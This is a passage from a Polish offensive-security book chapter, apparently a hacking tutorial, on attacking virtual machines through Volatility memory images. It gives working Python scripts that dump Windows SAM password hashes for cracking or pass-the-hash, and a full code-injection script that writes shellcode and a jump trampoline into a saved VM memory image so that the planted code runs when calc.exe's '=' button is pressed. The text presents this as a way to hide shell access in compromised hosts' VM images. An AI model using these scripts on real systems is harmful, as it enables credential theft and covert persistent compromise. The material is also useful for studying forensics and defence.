W programie Volatility sposoby zastosowania sygnatur i miejsca pobierania danych ze zrzutów pamięci określa się za pomocą **profili**. Ale jeżeli istnieje możliwość pobrania obrazu pamięci z komputera docelowego przez port FireWire lub zdalnie, to można nie znać wersji atakowanego systemu operacyjnego. Na szczęście istnieje wtyczka do Volatility o nazwie `imageinfo` ustalająca, którego profilu powinno się użyć. Wtyczkę tę można uruchomić w następujący sposób:

```
$ python vol.py imageinfo -f "memorydump.img"
```

Po uruchomieniu wtyczka ta powinna zwrócić sporo informacji. Najważniejsze znajdują się w linijce `Suggested Profiles` i powinny wyglądać mniej więcej tak:

```
Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86
```

Przy wykonywaniu opisanych dalej ćwiczeń zawsze ustawiaj znacznik wiersza poleceń `--profile` na pierwszą z otrzymanych w ten sposób wartości. W odniesieniu do powyższego przypadku napisalibyśmy takie polecenie:

```
$ python vol.py wtyczka --profile="WinXPSP2x86" argumenty
```

Jeśli ustawisz nieodpowiedni profil, to szybko się o tym dowiesz, ponieważ wtyczki nie będą działały prawidłowo albo Volatility zacznie zgłaszać błędy oznaczające brak możliwości znalezienia odpowiednich mapowań adresów.

Wydobywanie skrótów haseł

Jednym z podstawowych celów hakerów atakujących komputer z systemem Windows jest wydobycie skrótów haseł. Skróty te można następnie rozszyfrować, aby dowiedzieć się, jakiego ktoś używa hasła, albo wykorzystać w ataku polegającym na przekazaniu skrótu w celu dostania się do zasobów sieciowych. Najlepszymi miejscami do szukania skrótów haseł są maszyny wirtualne i obrazy systemów.

Niezależnie od tego, czy celem jest paranoik wykonujący wszystkie ryzykowne czynności w maszynie wirtualnej, czy firma chcąca przenieść część działań użytkowników do maszyn wirtualnych, maszyny te są doskonałym źródłem informacji dla hakera, który dostał się do hosta.

Program Volatility bardzo ułatwia proces zdobywania haseł w ten sposób. Najpierw pokażę Ci, jak przy użyciu odpowiednich wtyczek znaleźć miejsca przechowywania skrótów haseł w pamięci, a następnie — jak pobrać te skróty. Następnie napiszemy skrypt wykonujący te dwie czynności naraz.

Hasła lokalne w systemie Windows są przechowywane w postaci skrótów w gałęzi rejestru o nazwie *SAM*. Ponadto w gałęzi *system* przechowywany jest klucz rozruchowy systemu Windows. Do wydobycia skrótów z obrazu pamięci potrzebne są obie te gałęzie rejestru. Najpierw uruchomimy wtyczkę `hivelist`, aby znaleźć miejsca przechowywania tych dwóch gałęzi w pamięci. Następnie zdobyte informacje przekażemy do wtyczki `hashdump` w celu wydobycia skrótów. Przejdź do okna terminala i wykonaj poniższe polecenie:

```
$ python vol.py hivelist --profile=WinXPSP2x86 -f "WindowsXPSP2.vmem"
```

Po paru minutach powinieneś otrzymać wyniki z informacją o miejscu przechowywania w pamięci interesujących Cię gałęzi rejestru. Poniżej dla uproszczenia przedstawiam tylko część otrzymanych danych.

```
Virtual    Physical   Name
---------- ---------- ----
0xe1666b60 0x0ff01b60
\Device\HarddiskVolume1\WINDOWS\system32\config\software
0xe1673b60 0x0fedbb60 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe1455758 0x070f7758 [no name]
0xe1035b60 0x06cd3b60 \Device\HarddiskVolume1\WINDOWS\system32\config\system
```

Pogrubieniem oznaczono miejsca przechowywania kluczy gałęzi *SAM* i *system* w pamięci wirtualnej i fizycznej. Pamiętaj, że miejsce w pamięci wirtualnej jest określone w odniesieniu do systemu operacyjnego. Miejsce w pamięci fizycznej to lokalizacja w pliku *.vmem* zapisanym na dysku. Mając gałęzie *SAM* i *system*, możemy przekazać informacje o miejscu ich przechowywania w pamięci wirtualnej do wtyczki `hashdump`. Przejdź z powrotem do okna terminala i wpisz poniższe polecenie, pamiętając, że w Twoim przypadku adresy będą inne.

```
$ python vol.py hashdump -d -d -f "WindowsXPSP2.vmem"
➥--profile=WinXPSP2x86 -y 0xe1035b60 -s 0xe17adb60
```

Wynik wykonania tego polecenia powinien być podobny do przedstawionego poniżej:

```
Administrator:500:74f77d7aaaddd538d5b79ae2610dd89d4c:537d8e4d99dfb5f5e92e1fa3
➥77041b27:::
Guest:501:aad3b435b51404ad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:bf57b0cf30812c924kdkkd68c99f0778f7:457fbd0ce4f6030978d124j
➥272fa653:::
SUPPORT_38894df:1002:aad3b435221404eeaad3b435b51404ee:929d92d3fc02dcd099fdaec
➥fdfa81aee:::
```

Doskonale! Teraz możemy wysłać skróty do narzędzia łamiącego szyfry albo przeprowadzić atak polegający na użyciu skrótów w celu uwierzytelnienia się w określonych usługach.

Teraz napiszemy skrypt, który będzie wykonywał cały ten proces w jednym kroku. Utwórz plik *grabhashes.py* i wpisz do niego poniższy kod:

```
import sys
import struct
import volatility.conf as conf
import volatility.registry as registry

❶ memory_file = "WindowsXPSP2.vmem"
❷ sys.path.append("/Users/justin/Downloads/volatility-2.3.1")

registry.PluginImporter()
config = conf.ConfObject()

import volatility.commands as commands
import volatility.addrspace as addrspace

config.parse_options()
config.PROFILE = "WinXPSP2x86"
config.LOCATION = "file://%s" % memory_file

registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)
```

Najpierw zapisujemy w zmiennej ścieżkę do obrazu pamięci ❶, który chcemy przeanalizować. Następnie dołączamy katalog zawierający program Volatility ❷, aby skrypt mógł zaimportować biblioteki Volatility. Reszta przedstawionego kodu dotyczy konfiguracji instancji narzędzia Volatility — ustawienia jego profilu oraz różnych opcji.

Teraz dodamy mechanizm dokonujący zrzutu skrótów. Dodaj poniższy kod do pliku *grabhashes.py*.

```
from volatility.plugins.registry.registryapi import RegistryApi
from volatility.plugins.registry.lsadump import HashDump

❶ registry = RegistryApi(config)
❷ registry.populate_offsets()

sam_offset = None
sys_offset = None

for offset in registry.all_offsets:

❸     if registry.all_offsets[offset].endswith("\\SAM"):
          sam_offset = offset
          print "[*] SAM: 0x%08x" % offset

❹     if registry.all_offsets[offset].endswith("\\system"):
          sys_offset = offset
          print "[*] System: 0x%08x" % offset

      if sam_offset is not None and sys_offset is not None:
❺         config.sys_offset = sys_offset
          config.sam_offset = sam_offset

❻         hashdump = HashDump(config)

❼         for hash in hashdump.calculate():
              print hash

          break

if sam_offset is None or sys_offset is None:
    print "[*] Nie udało się znaleźć miejsc przechowywania
    ↪gałęzi system lub SAM."
```

Najpierw tworzymy egzemplarz pomocniczej klasy `RegistryApi` ❶ zawierającej często używane funkcje do pracy z rejestrem. Jako argument przekazujemy tylko bieżącą konfigurację. Funkcja `populate_offsets` ❷ jest odpowiednikiem wcześniejszego polecenia `hivelist`. Następnie rozpoczynamy przeglądanie wszystkich znalezionych gałęzi w poszukiwaniu gałęzi *SAM* ❸ i *system* ❹. Gdy je znajdziemy, dodajemy informacje o miejscu ich przechowywania do bieżącego obiektu konfiguracji ❺. Później tworzymy obiekt `HashDump` ❻ i przekazujemy mu bieżący obiekt konfiguracji. Ostatnią czynnością ❼ jest iteracja przez wyniki funkcji `calculate`, która zwraca nazwy użytkownika i ich skróty haseł.

Teraz uruchom ten skrypt jako samodzielny plik Python:

```
$ python grabhashes.py
```

Wynik powinien być taki sam jak poprzednim razem. Jednak zanim połączysz funkcje w taki sposób (albo pożyczysz istniejącą funkcję), dobrze jest przejrzeć kod źródłowy programu Volatility, aby dokładnie sprawdzić, jak one działają. Volatililty to nie biblioteka Pythona jak Scapy, ale przeglądając jego kod, dowiesz się, jak poprawnie używać zdefiniowanych w nim klas i funkcji.

Teraz wykonamy prostą inżynierię wsteczną oraz wstrzykniemy infekujący kod do maszyny wirtualnej.

Bezpośrednie wstrzykiwanie kodu

Technologie wirtualizacji zyskują coraz większą popularność częściowo dzięki paranoikom, częściowo z powodu wieloplatformowych wymagań programów biurowych, a częściowo także dzięki temu, że na wydajnych maszynach można zainstalować więcej różnych usług. W każdym z wymienionych przypadków, jeśli uda Ci się włamać do systemu hosta i znajdziesz w nim maszynę wirtualną, warto spenetrować także ten dodatkowy składnik. A jeśli dodatkowo znajdziesz zapisane obrazy maszyn wirtualnych, to mogą one być doskonałym miejscem na ukrycie kodu powłoki. Gdy użytkownik uruchomi taki zainfekowany obraz, kod ten zostanie wykonany i otrzymasz dostęp do powłoki.

Aby wstrzyknąć kod do systemu gościa, trzeba znaleźć odpowiednie do tego miejsce. Jeśli masz czas, to najlepiej jest znaleźć główną pętlę usługową w procesie systemowym, ponieważ na pewno ma ona wysokie uprawnienia i gwarantuje wykonanie naszego kodu. Wadą tego rozwiązania jest to, że jeśli wybierze się niewłaściwe miejsce lub nasz kod zostanie zapisany niepoprawnie, może dojść do uszkodzenia procesu, przez co zostaniemy wykryci przez użytkownika lub dojdzie do awarii maszyny wirtualnej.

Na początek dokonamy inżynierii wstecznej kalkulatora systemu Windows. W tym celu wczytamy plik *calc.exe* do programu Immunity Debugger[1] i napiszemy prosty skrypt znajdujący funkcję obsługującą przycisk =. Chodzi o to, aby szybko zbadać budowę programu, przetestować swoją metodę wstrzykiwania kodu i łatwo odtworzyć wyniki. Potem można spróbować znaleźć trudniejsze cele do wstrzykiwania bardziej zaawansowanego kodu. Kolejnym krokiem może być oczywiście znalezienie komputera z obsługą FireWire i przeprowadzenie testów na nim!

Zaczniemy od utworzenia prostego polecenia `PyCommand` dla Immunity Debugger. Utwórz nowy plik w maszynie wirtualnej z systemem Windows XP i nazwij go *codecoverage.py*. Plik ten zapisz w głównym katalogu instalacyjnym aplikacji Immunity Debugger w folderze *PyCommands*.

[1] Program Immunity Debugger można pobrać na stronie *http://debugger.immunityinc.com/*.

```
from immlib import *

class cc_hook(LogBpHook):

    def __init__(self):

        LogBpHook.__init__(self)
        self.imm = Debugger()

    def run(self,regs):

        self.imm.log("%08x" % regs['EIP'],regs['EIP'])
        self.imm.deleteBreakpoint(regs['EIP'])

        return

def main(args):

    imm = Debugger()

    calc = imm.getModule("calc.exe")
    imm.analyseCode(calc.getCodebase())

    functions = imm.getAllFunctions(calc.getCodebase())

    hooker = cc_hook()

    for function in functions:
        hooker.add("%08x" % function, function)

    return "Śledzenie %d funkcji." % len(functions)
```

Jest to prosty skrypt znajdujący wszystkie funkcje w pliku *calc.exe* i dla każdej z nich ustawiający jednorazowy punkt wstrzymania. Dzięki temu dla każdej wykonanej funkcji Immunity Debugger wyświetli jej adres i usunie ustawiony na niej punkt wstrzymania, abyśmy nie rejestrowali ciągle adresów tej samej funkcji. Załaduj plik *calc.exe* do programu Immunity Debugger, ale jeszcze go nie uruchamiaj. Następnie w znajdującym się na dole ekranu pasku poleceń wpisz poniższe polecenie:

```
!codecoverage
```

Teraz możesz uruchomić proces naciśnięciem klawisza *F9*. Jeśli włączysz widok dziennika (*Alt+L*), to będziesz mógł oglądać znajdowane funkcje. Kliknij kilka przycisków z wyjątkiem przycisku =. Chodzi o to, by wykonać wszystkie funkcje oprócz tej jednej, której szukamy. Gdy już się naklikasz, kliknij prawym przyciskiem myszy w oknie widoku dziennika i wybierz pozycję *Clear Window* (wyczyść okno). Spowoduje to usunięcie wszystkich wcześniej trafionych funkcji.

Można to sprawdzić, klikając jeden z wcześniej klikniętych przycisków — nic nie powinno się wydarzyć. Teraz kliknij przycisk =. Na ekranie powinna pojawić się jedna pozycja (może być konieczne wpisanie jakiegoś wyrażenia, np. `3+3`, i dopiero potem naciśnięcie tego przycisku). W systemie Windows XP z dodatkiem SP2 zainstalowanym w mojej maszynie wirtualnej otrzymałem adres `0x01005D51`.

W porządku! Wiesz już z grubsza, jak posługiwać się programem Immunity Debugger i znajdować funkcje w programach, oraz masz adres, pod którym należy wstrzyknąć kod. Możemy zatem przejść do pisania kodu Volatility.

Proces jest wieloetapowy. Najpierw musimy poszukać w pamięci procesu *calc.exe*, a następnie w jego przestrzeni pamięciowej znaleźć miejsce do wstrzyknięcia kodu powłoki oraz fizyczne miejsce w obrazie pamięci RAM zawierające wcześniej znalezioną funkcję. Później należy wstawić przeskok nad adresem funkcji obsługującej przycisk = prowadzący do naszego kodu powłoki. Kod, który tu przedstawiam, pochodzi z mojej prezentacji przedstawionej na fantastycznej konferencji w Kanadzie o nazwie Countermeasure. Miejsca w pamięci są wpisane na sztywno, więc musisz je dostosować do swoich warunków[2].

Utwórz plik o nazwie *code_inject.py* i wpisz do niego poniższy kod:

```
import sys
import struct

equals_button = 0x01005D51

memory_file       = "WinXPSP2.vmem"
slack_space       = None
trampoline_offset = None


# Wczytuje nasz kod powłoki
❶ sc_fd = open("cmeasure.bin","rb")
sc    = sc_fd.read()
sc_fd.close()

sys.path.append("/Downloads/volatility-2.3.1")

import volatility.conf as conf
import volatility.registry as registry

registry.PluginImporter()
config = conf.ConfObject()

import volatility.commands as commands
import volatility.addrspace as addrspace
```

[2] Jeśli chcesz nauczyć się pisać własny kod powłoki wyświetlający okienka z wiadomościami, przeczytaj ten poradnik: *https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/*.

```
registry.register_global_options(config, commands.Command)
registry.register_global_options(config, addrspace.BaseAddressSpace)

config.parse_options()
config.PROFILE  = "WinXPSP2x86"
config.LOCATION = "file://%s" % memory_file
```

Ten kod konfiguracyjny różni się od poprzedniego tylko tym, że wczytuje kod powłoki ❶, który wstrzykniemy do maszyny wirtualnej.

Teraz dopiszemy resztę kodu, odpowiedzialną za rzeczywiste wstrzykiwanie.

```
import volatility.plugins.taskmods as taskmods

❶ p = taskmods.PSList(config)

❷ for process in p.calculate():
      if str(process.ImageFileName) == "calc.exe":


          print "[*] Znaleziono calc.exe z PID %d" % process.UniqueProcessId
          print "[*] Szukanie adresów fizycznych...czekaj."

❸         address_space = process.get_process_address_space()
❹         pages         = address_space.get_available_pages()
```

Najpierw tworzymy egzemplarz klasy `PSList` ❶, przekazując bieżącą konfigurację. Moduł `PSList` służy do przeglądania wszystkich uruchomionych procesów wykrytych w obrazie pamięci. Iterujemy przez wszystkie procesy ❷ i gdy znajdziemy proces *calc.exe*, pobieramy jego całą przestrzeń adresową ❸ oraz wszystkie jego strony pamięci.

Teraz w stronach pamięci poszukamy wypełnionego zerami fragmentu o takim samym rozmiarze jak nasz kod powłoki. Dodatkowo szukamy wirtualnego adresu funkcji obsługującej przycisk =, aby móc napisać trampolinę. Wpisz poniższy kod, pamiętając o wcięciach.

```
          for page in pages:
❶             physical = address_space.vtop(page[0])

              if physical is not None:

                  if slack_space is None:

❷                     fd = open(memory_file,"r+")
                      fd.seek(physical)
                      buf = fd.read(page[1])

                      try:
❸                         offset = buf.index("\x00" * len(sc))
```

```
                        slack_space  = page[0] + offset

                        print "[*] Znaleziono dobre miejsce na kod powłoki!"
                        print "[*] Adres wirtualny: 0x%08x" % slack_space
                        print "[*] Adres fizyczny: 0x%08x" % (physical + offset)
                        print "[*] Wstrzykiwanie kodu powłoki."

❹                       fd.seek(physical + offset)
                        fd.write(sc)
                        fd.flush()

                        # utworzenie trampoliny
❺                       tramp = "\xbb%s" % struct.pack("<L", page[0] + offset)
                        tramp += "\xff\xe3"

                        if trampoline_offset is not None:
                            break

                    except:
                        pass

                    fd.close()

                # sprawdzenie lokalizacji miejsca docelowego na nasz kod
❻               if page[0] <= equals_button and equals_button < ((page[0] +
                ↪page[1])-7):

                    # obliczenie adresu wirtualnego
❼                   v_offset = equals_button - page[0]

                    # obliczenie adresu fizycznego
                    trampoline_offset = physical + v_offset

                    print "[*] Znaleziono cel trampoliny pod adresem: 0x%08x" %
                    ↪(trampoline_offset)

                    if slack_space is not None:
                        break


        print "[*] Zapisywanie trampoliny..."

❽       fd = open(memory_file, "r+")
        fd.seek(trampoline_offset)
        fd.write(tramp)
        fd.close()

        print "[*] Zakończono wstrzykiwanie kodu."
```

W porządku! Zobaczmy, co ten kod robi. Przeglądając po kolei strony, program zwraca dwuelementową listę, gdzie `page[0]` to adres strony, a `page[1]` to rozmiar strony w bajtach. Podczas przeglądania każdej ze stron pamięci najpierw znajdujemy fizyczny adres (adres w obrazie pamięci RAM zapisanym na dysku) ❶ tej strony. Następnie otwieramy obraz pamięci RAM ❷, szukamy miejsca przechowywania tej strony i wczytujemy ją. Później szukamy zawierającego puste bajty fragmentu pamięci ❸ o takim samym rozmiarze jak nasz kod powłoki. Jest to miejsce, w którym zapiszemy nasz kod ❹. Po znalezieniu odpowiedniego miejsca i wstrzyknięciu kodu pobieramy jego adres i tworzymy niewielki blok kodów operacyjnych architektury x86 ❺. Kody te powodują powstanie następującego kodu asemblera:

```
mov ebx, ADDRESS_OF_SHELLCODE
jmp ebx
```

Pamiętaj, że moglibyśmy użyć funkcji dezasemblacyjnych programu Volatility, aby upewnić się, że dezasemblujemy dokładnie taką liczbę bajtów, jaka jest potrzebna dla skoku, oraz przywrócić wartości tych bajtów w swoim kodzie powłoki. Pozostawiam to jednak do zrobienia jako zadanie domowe.

Ostatnią czynnością naszego programu jest sprawdzenie, czy na bieżącej stronie znajduje się funkcja obsługująca przycisk = ❻. Jeśli tak, obliczamy jej miejsce ❼ i wpisujemy naszą trampolinę ❽. Teraz trampolina ta jest na swoim miejscu i powinna przenosić sterowanie do kodu powłoki umieszczonego w obrazie pamięci RAM.

Czy to w ogóle działa

Pierwszą czynnością jest zamknięcie programu Immunity Debugger i wszystkich instancji kalkulatora. Następnie ponownie uruchom kalkulator i wykonaj skrypt wstrzykujący kod. Wynik powinien być następujący:

```
$ python code_inject.py
[*] Znaleziono calc.exe z PID 1936
[*] Szukanie adresów fizycznych...czekaj.
[*] Znaleziono dobre miejsce na kod powłoki!
[*] Adres wirtualny: 0x00010817
[*] Adres fizyczny: 0x33155817
[*] Wstrzykiwanie kodu powłoki.
[*] Znaleziono cel trampoliny pod adresem: 0x3abccd51
[*] Zapisywanie trampoliny...
[*] Zakończono wstrzykiwanie kodu.
```

Pięknie! Skrypt powinien wyświetlić informację, że znalazł wszystkie miejsca i wstrzyknął kod powłoki tam, gdzie trzeba. Aby go przetestować, wystarczy przejść do maszyny wirtualnej, wpisać działanie `3+3` i nacisnąć przycisk `=`. Powinno to spowodować wyświetlenie wiadomości!

Teraz możesz spróbować zmienić w podobny sposób inne aplikacje lub usługi. Możesz też dodatkowo poszperać w obiektach jądra, aby imitować działanie rootkita. Jest to doskonały sposób na poznanie technik śledczych przez zabawę. Poza tym opisane w tym rozdziale metody doskonale się sprawdzają, gdy ma się fizyczny dostęp do atakowanego komputera lub udało się dostać na serwer z wieloma maszynami wirtualnymi.

Skorowidz

G

H

I

J

K

L

Ł

M

N

O

P

R

S

Ś

T

U

V

W

Z, Ż